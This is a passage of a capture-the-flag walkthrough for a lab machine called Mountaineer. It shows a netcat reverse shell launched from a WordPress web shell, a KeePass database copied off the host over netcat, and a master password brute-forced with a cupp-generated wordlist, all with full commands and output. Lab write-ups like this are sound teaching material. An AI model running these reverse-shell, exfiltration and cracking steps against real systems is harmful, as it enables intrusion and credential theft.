
After running the exploit, we can confirm its success by visiting http://mountaineer.thm/wordpress/wp-content/uploads/shell.php.

Running the command rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 192.168.134.168 6000 >/tmp/f in the p0wny shell, we obtain a shell as the www-data user.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
$ nc -nlvp 6000
listening on [any] 6000 ...
connect to [192.168.134.168] from (UNKNOWN) [10.81.145.188] 53942
sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty;pty.spawn("/bin/bash");'
www-data@mountaineer:~/html/wordpress/wp-content/uploads$ export TERM=xterm
export TERM=xterm
www-data@mountaineer:~/html/wordpress/wp-content/uploads$ ^Z
zsh: suspended  nc -nlvp 6000

$ stty -raw echo; fg
[1]  + continued  nc -nlvp 6000


www-data@mountaineer:~/html/wordpress/wp-content/uploads$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@mountaineer:~/html/wordpress/wp-content/uploads$
Shell as kangchenjunga
Discovering the KeePass Database
Checking the files in the home directories, we find a KeePass database at /home/lhotse/Backup.kdbx, owned by the lhotse user, which we are able to read.
1
2
3
4
5
6
7
8
9
www-data@mountaineer:/home$ find . -type f 2>/dev/null
./kangchenjunga/.bash_history
./kangchenjunga/local.txt
./kangchenjunga/mynotes.txt
./nanga/ToDo.txt
./lhotse/Backup.kdbx

www-data@mountaineer:/home$ ls -la /home/lhotse/Backup.kdbx
-rwxrwxrwx 1 lhotse lhotse 2302 Apr  6  2024 /home/lhotse/Backup.kdbx
We can use netcat to transfer it to our machine.
1
2
3
$ nc -nlvp 500 > Backup.kdbx
listening on [any] 500 ...
connect to [192.168.134.168] from (UNKNOWN) [10.81.138.84] 43364
1
2
www-data@mountaineer:/home$ nc 192.168.134.168 500 < /home/lhotse/Backup.kdbx
nc 192.168.134.168 500 < /home/lhotse/Backup.kdbx
We can try to crack the master password for the database using john.
First, we generate a hash for the database using keepass2john.
1
$ keepass2john Backup.kdbx > keepass_hash
However, attempting to crack the hash with common wordlists does not yield any results.
Generating a Custom Wordlist
Since the wordlists we have do not work, we can create a custom wordlist using the information we discovered in Roundcube for the lhotse user.
To generate our wordlist, we can use the cupp tool.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
$ cupp -i
 ___________
   cupp.py!                 # Common
      \                     # User
       \   ,__,             # Passwords
        \  (oo)____         # Profiler
           (__)    )\
              ||--|| *      [ Muris Kurgas | j0rgan@remote-exploit.org ]
                            [ Mebus | https://github.com/Mebus/]


[+] Insert the information about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)

> First Name: Mount
> Surname: Lhotse
> Nickname: MrSecurity
> Birthdate (DDMMYYYY): 18051956

...

> Pet's name: Lhotsy
> Company name: BestMountainsInc

...

[+] Now making a dictionary...
[+] Sorting list and removing duplicates...
[+] Saving dictionary to mount.txt, counting 1926 words.
[+] Now load your pistolero with mount.txt and shoot! Good luck!
Cracking the KeePass Master Password
Now that we have a better wordlist, I try cracking the database password using john the ripper but this does not yield results.
1
2
3
4
$ john keepass_hash --wordlist=mount.txt
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
No password hashes left to crack (see FAQ)
After a bit of research ,I find a new tool to use that works hxxps[://]github[.]com/toneillcodes/brutalkeepass/tree/main
1
2
3
4
5
6
$ python3 bfkeepass.py -d ~/Backup.kdbx -w ~/mount.txt
[*] Running bfkeepass
[*] Starting bruteforce process...
[!] Success! Database password: Lhotse56185
[*] Stopping bruteforce process.
[*] Done.
Discovering the Password for kangchenjunga

Using the master password we discovered to open the database, we find the password for the kangchenjunga user.
Getting a Shell

Using the password, we can use SSH to obtain a shell as the kangchenjunga user and find the first flag at /home/kangchenjunga/local.txt.
Shell as root
Checking the Bash History
Reading the mynotes.txt file in the user’s home directory, we find an interesting note about the root user using our current user’s account.
We also see the .bash_history file, and upon reading it, we find some commands run by the root user, as well as the root user’s password.


Using the password we discovered, we can switch to the root user and read the final flag at /root/root.txt.